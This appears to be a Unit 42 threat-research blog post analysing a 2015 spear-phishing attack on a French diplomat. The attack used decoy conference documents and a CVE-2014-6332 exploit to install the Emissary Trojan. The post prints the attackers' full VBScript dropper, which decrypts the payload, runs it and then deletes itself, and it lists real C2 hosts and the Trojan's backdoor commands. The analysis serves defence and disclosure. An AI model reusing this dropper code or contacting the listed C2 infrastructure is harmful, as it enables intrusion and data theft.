

# Attack on French Diplomat Linked to Operation Lotus Blossom - Palo Alto Networks Blog

We observed a targeted attack in November directed at an individual working for the French Ministry of Foreign Affairs. The attack involved a spear-phishing email sent to a single French diplomat based in Taipei, Taiwan and contained an invitation to a Science and Technology support group event.

The actors attempted to exploit CVE-2014-6332 using a slightly modified version of the proof-of-concept (POC) code to install a Trojan called Emissary, which is related to the [Operation Lotus Blossom](#) campaign. The TTPs used in this attack also match those detailed in the paper. The targeting of this individual suggests the actors are interested in breaching the French Ministry of Foreign Affairs itself or gaining insights into relations between France and Taiwan.

We have created the [Emissary](#) tag for AutoFocus users to track this threat.

## En garde!

On November 10, 2015, threat actors sent a spear-phishing email to an individual at the French Ministry of Foreign Affairs. The subject and the body of the email suggest the targeted individual had been invited to a Science and Technology conference in Hsinchu, Taiwan. The e-mail appears quite timely, as the conference was held on November 13, 2015, which is three days after the attack took place.

The email body contained a link to the legitimate registration page for the conference, but the email also had two attachments with the following filenames that also pertain to the conference:

1. 蔡英文柯建銘全國科技後援會邀請函.doc (translates to “Tsai Ker Chien-ming National Science and Technology Support Association invitations.doc”)
2. 書面報名表格.doc (translates to “Written Application Form.doc”)

Both attachments are malicious Word documents that attempt to exploit the Windows OLE Automation Array Remote Code Execution Vulnerability tracked by [CVE-2014-6332](#). Upon successful exploitation, the attachments will install a Trojan named Emissary and open a Word document as a decoy.

The first attachment opens a decoy (Figure 2) that is a copy of an invitation to a Science and Technology conference this past November 13th held in Hsingchu, Taiwan, while the second opens a decoy (Figure 1) that is a registration form to attend the conference. The conference was widely advertised online and on Facebook, however in this case the invitation includes a detailed itinerary that does not seem to have appeared online. The Democratic Progressive's Party (DPP) Chairwoman Tsai Ing-wen and DPP caucus whip and Hsinchu representative Ker Chien-ming were the primary political sponsors of the conference and are longtime political allies. Tsai Ing-wen is the current front-

runner for the Taiwanese Presidency and Ker Chien-ming may become Speaker if she wins. The conference focused on using open source technology, open international recruiting, and partnerships to continue developing Hsinchu as the Silicon Valley of Taiwan. It particularly noted France as an ally in this, and France is Taiwan's second largest technology partner and fourth largest trading partner in Europe.

**OPEN 台灣 OPEN 新竹**

**《蔡英文主席、柯建銘總召全國科技後援會》出席報名表**

題目：《共享經濟 創造新竹價值》  
 時間：2015年11月13日 18:30 入場  
 地點：新竹活力館 D1 Plaza(原園區勞工育樂中心) 新竹市新安路 2-1 號

姓名	服務單位	職稱	行動電話	E-MAIL	Line 帳號	推薦團體/推薦人

Figure 1 Decoy document containing written application form

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**《蔡英文主席、柯建銘總召全國科技後援會邀請函》**

**「共享經濟 創造新竹價值」**

過去十年，矽谷席捲全球的社交網路平台、智慧型手機 APP 平台，以及中國大陸電子商務領域的飛速增長，台灣不斷的失之交臂，國家龐大資源錯置，無法及早引領向來在國際間舉足輕重的科技電子產業轉型，無薪假的威脅再起，台灣經濟坐困愁城，陷入前所未有的保 1 困境，我國產業競爭力正面臨全面崩解危機。

高科技產業是台灣經濟命脈，台灣經濟須與全球接軌才能走出愁城。我們將從新竹開始，以「科技開放、人才多元」為定位，採用開放(open)及開源(open source) 的戰略，推動新竹為 hi-tech open city 扮演台灣在世界舞台的國際人才合作、原創開發，以及國際資金串流的角色，發揮创客精神，凝聚人人有創意，社會能創新的共享價值。

Figure 2 Decoy document containing the invitation and agenda for event

## Exploiting CVE-2014-6332

The threat actors attempted to exploit CVE-2014-6332 using the [POC code](#) available in the wild. The

POC code contains inline comments that explain how the malicious VBScript exploits this vulnerability, so instead of discussing the malicious script or exploit itself, we will focus on the portions of the script that the threat actors modified.

The actors removed the explanatory comments from the VBScript and made slight modifications to the POC code. The only major functional difference between the POC and the VBScript involved adding the ability to extract and run both a decoy document and payload. Figure 3 and 4 compare the differing “runshell” command within the POC and the malicious documents used in this attack. The code in Figure 3 shows that the POC does nothing more than launch the notepad.exe application upon successful exploitation. Figure 4 shows the malicious document creating a file named “ss.vbs” that it writes a VBScript to using a series of “echo” statements. After writing the VBScript, the malicious document executes the “ss.vbs” file.

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function runshell()
    On Error Resume Next
    set objshell= Createobject("WScript.Shell")
    strValue = objshell.RegRead("HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders\Local AppData")
    ename = "rundll32"" ,""""&strValue&"\mm.dll"""" ,Setting"
    outfile1= strValue&"\mm.dll"
    bs = strValue&"\ss.vbs"
    dn= strValue&"\t.doc"
    v=window.location.href
    v=Replace(v,"file:///"," ",1,1,1)
    v=Replace(v,"?.html"," ",1,1,1)
    v=Replace(v,"%20"," ",1)
    v=Replace(v,"/","\",1)
    cmd = "cmd"
    arg="/c taskkill -f -im winword.exe "
    arg1= "" ,""
    set shell=createobject("wscript.shell")
    shell.run "cmd.exe /c ""echo On Error Resume Next >""&"" "" ",0,true
    shell.run "cmd.exe /c ""echo set shell=createobject(''Shell.Application'') >>""&"" "" ",0,true
    shell.run "cmd.exe /c ""echo shell.ShellExecute ""cmd"" ,""&arg&"" ,"" ,"" ,0 >>""&"" "" ""
    ",0,true
    shell.run "cmd.exe /c ""echo wscript.sleep 3000 >> ""&""&"" "" ",0,true
    shell.run "cmd.exe /c ""echo dim str >> ""&""&"" "" ""
    ",0,true
    shell.run "cmd.exe /c ""echo dim L1 >> ""&""&"" "" ""
    ",0,true
    shell.run "cmd.exe /c ""echo dim L2 >> ""&""&"" "" ""
    ",0,true

```

```

shell.run "cmd.exe /c ""echo dim Len                                >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo dim infile                            >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo dim outfile1                          >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo dim outfile2                          >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo infile = ""&v&""                      >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo outfile1 = ""&outfile1&""              >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo outfile2 = ""&dn&""                    >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo L1= 78924                             >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo L2= 38912                             >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo size= 144893                          >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo offset1 = size-L1-L2                  >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo offset2 = size-L2                      >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo Len=0                                  >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo str = ReadBinary (infile,L1,offset1)  >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo WriteBinary outfile1, str              >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo str = ReadBinary (infile,L2,offset2)  >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo WriteBinary outfile2, str              >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo Function ReadBinary(FileName,length,offset) >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo Dim Buf(), I                            >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo With CreateObject("""ADODB.Stream""")  >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo .Mode = 3: .Type = 1: .Open: .LoadFromFile FileName : .Position =
offset >> ""&bs&"" "" ",0,true

```

```

shell.run "cmd.exe /c ""echo    Len =length -1                                >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo    ReDim Buf(Len)                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo    For I = 0 To Len: if(I=0) then Buf(I)=(AscB(.Read(1))) else if ((I mod
2)=0) then Buf(I)=(AscB(.Read(1)) xor AscB(chr(65))) else Buf(I)=(AscB(.Read(1)) xor AscB(chr(67)))
end if    >> ""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo    Next                                >> ""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo    .Close                                >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo    End With                                >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo    ReadBinary = Buf                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo End Function                                >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo Sub WriteBinary(FileName, Buf)                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo    Dim I, aBuf, Size, bStream                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo    Size = UBound(Buf): ReDim aBuf(Size \ 2)                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo    For I = 0 To Size - 1 Step 2                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo        aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo    Next                                >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo    If I = Size Then aBuf(I \ 2) = ChrW(Buf(I))                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo    aBuf=Join(aBuf, "")                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo    Set bStream = CreateObject("ADODB.Stream")
>> ""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo    bStream.Type = 1: bStream.Open                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo    With CreateObject("ADODB.Stream")                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo        .Type = 2 : .Open: .WriteText aBuf                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo        .Position = 2: .CopyTo bStream: .Close                                >>
""&bs&"" "" ",0,true

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```

shell.run "cmd.exe /c ""echo End With                                >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo bStream.SaveToFile FileName, 2:
bStream.Close                                >> ""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo Set bStream = Nothing                                >>
""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo End Sub                                >> ""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo set shell=createobject("""Shell.Application""") >>""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo shell.ShellExecute ""&dn&"" >>""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo shell.ShellExecute ""&ename&"" >>""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo Set xa = CreateObject("""Scripting.FileSystemObject""")
>>""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo If xa.FileExists("""&bs&""") Then
>>""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo Set xb = xa.GetFiles("""&bs&""")
>>""&bs&"" "" ",0,true
shell.run "cmd.exe /c ""echo xb.Delete                                >>""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""echo End If                                >>""&bs&"" ""
",0,true
shell.run "cmd.exe /c ""&bs&"" ",0,true
end function

```

*Figure 4 Code block containing “runshell” function in malicious VBScript within attachment*

The ss.vbs file is responsible for locating the payload and decoy document from the initial malicious document, as well as decrypting, saving and opening both of the files. The script has hardcoded offsets to the location of both the payload and decoy document within the initial document. The script will decrypt both of the embedded files using a two-byte XOR loop that skips the first byte and then decrypts the remaining using “A” and “C” as the key. After decrypting the embedded files, the script saves the decoy to “t.doc” and the payload to “mm.dll” in the “%APPDATA%\LocalData” folder. Finally, the script will open the decoy document and launch the payload by calling its exported function named “Setting”.

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On Error Resume Next

```
set shell=createobject("Shell.Application")
```

```
shell.ShellExecute "cmd"," /c taskkill -f -im winword.exe ","", "",0
```

```
wscript.sleep 3000
```

```
dim str
```

```
dim L1
```

```
dim L2
```

```
dim Len
```

```
dim infile
```

```
dim outfile1
```

```
dim outfile2
```

```
infile = "C:\Documents and Settings\<username>\Desktop\<malicious document  
name>.doc"
```

```
outfile1 = "C:\Documents and Settings\<username>\Local Settings\Application  
Data\mm.dll"
```

```
outfile2 = "C:\Documents and Settings\<username>\Local Settings\Application  
Data\t.doc"
```

```
L1= 78924
```

```
L2= 38912
```

```
size= 144893
```

```
offset1 = size-L1-L2
```

```
offset2 = size-L2
```

```
Len=0
```

```
str = ReadBinary (infile,L1,offset1)
```

```
WriteBinary outfile1, str
```

```
str = ReadBinary (infile,L2,offset2)
```

```
WriteBinary outfile2, str
```

```
Function ReadBinary(FileName,length,offset)
```

```
Dim Buf(), I
```

```
With CreateObject("ADODB.Stream")
```

```
.Mode = 3: .Type = 1: .Open: .LoadFromFile FileName : .Position = offset
```

```
Len =length -1
```

```

ReDim Buf(Len)
For I = 0 To Len: if(I=0) then Buf(I)=(AscB(.Read(1))) else if ((I mod 2)=0) then Buf(I)=
(AscB(.Read(1)) xor AscB(chr(65))) else Buf(I)=(AscB(.Read(1)) xor AscB(chr(67))) end if
Next
.Close
End With
ReadBinary = Buf
End Function
Sub WriteBinary(FileName, Buf)
Dim I, aBuf, Size, bStream
Size = UBound(Buf): ReDim aBuf(Size \ 2)
For I = 0 To Size - 1 Step 2
aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))
Next
If I = Size Then aBuf(I \ 2) = ChrW(Buf(I))
aBuf=Join(aBuf, "")
Set bStream = CreateObject("ADODB.Stream")
bStream.Type = 1: bStream.Open
With CreateObject("ADODB.Stream")
.Type = 2 : .Open: .WriteText aBuf
.Position = 2: .CopyTo bStream: .Close
End With
bStream.SaveToFile FileName, 2: bStream.Close
Set bStream = Nothing
End Sub
set shell=createobject("Shell.Application")
shell.ShellExecute "C:\Documents and Settings\<username>\Local Settings\Application
Data\t.doc"
shell.ShellExecute "rundll32", """"C:\Documents and Settings\<username>\Local Settings\Application
Data\mm.dll""", Setting"
Set xa = CreateObject("Scripting.FileSystemObject")
If xa.FileExists("C:\Documents and Settings\<username>\Local Settings\Application Data\ss.vbs")
Then
Set xb = xa.GetFile("C:\Documents and Settings\<username>\Local Settings\Application
Data\ss.vbs")
xb.Delete
End If

```

*Figure 5 VBScript within ss.vbs responsible for extracting and running the payload and decoy*

## Emissary 5.3 Analysis

The payload of this attack is a Trojan that we track with the name Emissary. This Trojan is related to

the Elise backdoor described in the [Operation Lotus Blossom](#) report. Both Emissary and Elise are part of a malware group referred to as “LStudio”, which is based on the following debug strings found in Emissary and Elise samples:

d:\lstudio\projects\worldclient\emissary\Release\emissary\i386\emissary.pdb

d:\lstudio\projects\lotus\elise\Release\EliseDLL\i386\EliseDLL.pdb

There is code overlap between Emissary and Elise, specifically in the use of a common function to log debug messages to a file and a custom algorithm to decrypt the configuration file. The custom algorithm used by Emissary and Elise to decrypt their configurations use the “srand” function to set a seed value for the “rand” function, which the algorithm uses to generate a key. While the “rand” function is meant to generate random numbers, the malware author uses the “srand” function to seed the “rand” function with a static value. The static seed value causes the “rand” function to create the same values each time it is called and results in a static key to decrypt the configuration. The seed value is where the Emissary and Elise differ in their use of this algorithm, as Emissary uses a seed value of 1024 (as seen in Figure 6) and Elise uses the seed value of 2012.

```
srand(1024u);
v4 = 0;
do
    *(v1 + v4++) ^= rand() % 128;
while ( v4 < 0x488 );
```

Figure 6 Custom algorithm in Emissary using ‘srand’ and ‘rand’ with 1024 as a seed value

While these two Trojans share code, we consider Emissary and Elise separate tools since their configuration structure, command handler and C2 communications channel differ. The Emissary Trojan delivered in this attack contains the components listed in Table 1. At a high level, Emissary has an initial loader DLL that extracts a configuration file and a second DLL containing Emissary’s functional code that it injects into Internet Explorer.

MD5	Path	Description
06f1d2be5e981dee056c231d184db908	%APPDATA%\LocalData\ishelp.dll	Loader
6278fc8c7bf14514353797b229d562e8	%APPDATA%\LocalData\A08E81B411.DAT	Emissary Payload
e9f51a4e835929e513c3f30299567abc	%APPDATA%\LocalData\75BD50EC.DAT	Configuration file
varies	%TEMP%\000A758C8FEAE5F.TMP	Log file

Table 1 Dropped files associated with Emissary Trojan seen in attack on French Ministry of Foreign Affairs

The loader Trojan named “ishelp.dll” had an original name of “Loader.dll”, which will extract the Emissary payload from a resource named “asdasdasdasdsad” and write it to a file named “A08E81B411.DAT”. The loader will then write an embedded configuration to a file named “75BD50EC.DAT”. The loader Trojan creates a mutex named “\_MICROSOFT\_LOADER\_MUTEX\_” and finishes by injecting the Emissary DLL in “A08E81B411.DAT” into a newly spawned Internet Explorer process.

The Emissary Trojan runs within the Internet Explorer process. It begins by reading and decrypting its configuration file, which has the following structure:

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struct emissary_config {
WORD emissary_version_major;
WORD emissary_version_minor;
CHAR[36] GUID_for_sample;
WORD Unknown1;
CHAR[128] Server1;
CHAR[128] Server2;
CHAR[128] Server3;
CHAR[128] CampaignName;
CHAR[550] Unknown2;
WORD Delay_interval_seconds;
};
```

We decrypted and parsed the configuration file that accompanied the payload used in this attack, which resulted in the following settings:

Version: 5.3  
GUID: ba87c1c5-f71c-4a8b-b511-07aa113d9103  
C2 Server 1: http://ustar5.PassAs[.]us/default.aspx  
C2 Server 2: http://203.124.14.229/default.aspx  
C2 Server 3: http://dnt5b.myfw[.]us/default.aspx  
Campaign Code: UPG-ZHG-01

Sleep Delay: 300

After decrypting the configuration file, Emissary interacts with its command and control (C2) servers using HTTP or HTTPS, depending on the protocol specified in the configuration file. The initial network beacon sent from Emissary to its C2 server, seen in Figure 7, includes a Cookie field that contains a “GUID”, “op” and “SHO” field. The GUID field is a unique identifier for the compromised system that is obtained directly from the configuration file. The op field has a value of “101”, which is a static value that represents the initial network beacon. The SHO field contains the external IP address of the infected system, which Emissary obtains from a legitimate website “showip.net”, specifically parsing the website’s response for ‘<input id=“checkip” type=“text” name=“check\_ip” value=’, which contains the IP address of the system.




Figure 7 Network beacon sent from Emissary Trojan to C2 server

The C2 server response to this beacon (seen in Figure 8) will contain a header field called “Set-Cookie”, which contains a value of “SID”. The SID value is base64 encoded and encrypted using a rolling XOR algorithm, which once decoded and decrypted contains a 36-character GUID value. The Emissary Trojan will use this GUID value provided by the C2 server as an encryption key that it will use to encrypt data sent in subsequent network communications.




Figure 8 C2 response to Emissary beacon

The C2 server provides commands to the Trojan as a three digit numeric string within the data portion of the HTTP response (in the form of “op=<command>”), which the Emissary Trojan will decrypt and compare to a list of commands within its command handler. The command handler function within the Emissary Trojan supports six commands, as seen in Table 2.

Command	Description
102	Upload a file to the C2 server.
103	Executes a specified command.

104	Download file from the C2 server.
105	Update configuration file.
106	Create a remote shell.
107	Updates the Trojan with a new executable.

*Table 2 Command handler within Emissary version 5.3*

If the command issued from the C2 server does not match the one listed in the Trojan saves the message “unkown:%s” to the log file. The command set available within Emissary allows the threat actors backdoor access to a compromised system. Using this access, the threat actors can exfiltrate data and carry out further activities on the system, including interacting directly with the system’s command shell and downloading and executing additional tools for further functionality.

## Threat Infrastructure

The infrastructure associated with the Emissary C2 servers used in this attack includes `ustar5.PassAs[.]us`, `203.124.14.229` and `dnt5b.myfw[.]us`. The infrastructure is rather isolated as the only overlap in domains includes `appletree.onthenetas[.]com`. The overlap, as seen in Figure 9 involves two IP addresses that during the same time frame resolved both the `appletree.onthenetas[.]com` domain and the Emissary C2 domain of `ustar5.PassAs[.]us`. The other C2 domain used by this Emissary payload, specifically `dnt5b.myfw[.]us` currently resolves to the `127.0.0.1`. This provides another glimpse into TTPs for these threat actors, as it suggests that the threat actors set the secondary C2 domains to resolve to the localhost IP address to avoid network detection and change this to a routable IP address when they need the C2 server operational. Additionally, while this infrastructure does not overlap with that used in Operation Lotus Blossom, that also fits with the TTPs. In each case, the threat actors used separate infrastructure for different targets, another way to help avoid detection.




Figure 9 Infrastructure associated with Emissary Trojan

## Conclusion

APT threat actors, most likely nation state-sponsored, targeted a diplomat in the French Ministry of Foreign Affairs with a seemingly legitimate invitation to a technology conference in Taiwan. It is entirely possible the diplomat was truly invited to the conference, or at least would not have been surprised by the invitation, adding to the likelihood the attachment would have been opened. The actors were attempting to exploit CVE-2014-6332 to install a new version of the Emissary Trojan, specifically version 5.3.

The Emissary Trojan is related to the Elise malware used in [Operation Lotus Blossom](#), which was an attack campaign on targets in Southeast Asia, in many cases also with official looking decoy



documents that do not appear to have been available online. Additionally, the targeting of a French diplomat based in Taipei, Taiwan aligns with previous targeting by these actors, as does the separate infrastructure. Based on the targeting and lures, Unit 42 assesses that the threat actors' collection requirements not only include militaries and government agencies in Southeast Asia, but also nations involved in diplomatic and trade agreements with them.

## Indicators

### Related Hashes

748feae269d561d80563eae551ef7bfd -書面報名表格.doc

9fd6f702763a9840bd1b3a898eb9c62d -蔡英文柯建銘全國科技後援會邀請函.doc

06f1d2be5e981dee056c231d184db908 – ishelp.dll

6278fc8c7bf14514353797b229d562e8 – A08E81B411.DAT

e9f51a4e835929e513c3f30299567abc – 75BD50EC.DAT

### Command and Control

203.124.14.229

ustar5.PassAs[.]us

appletree.onthenetas[.]com

dnt5b.myfw[.]us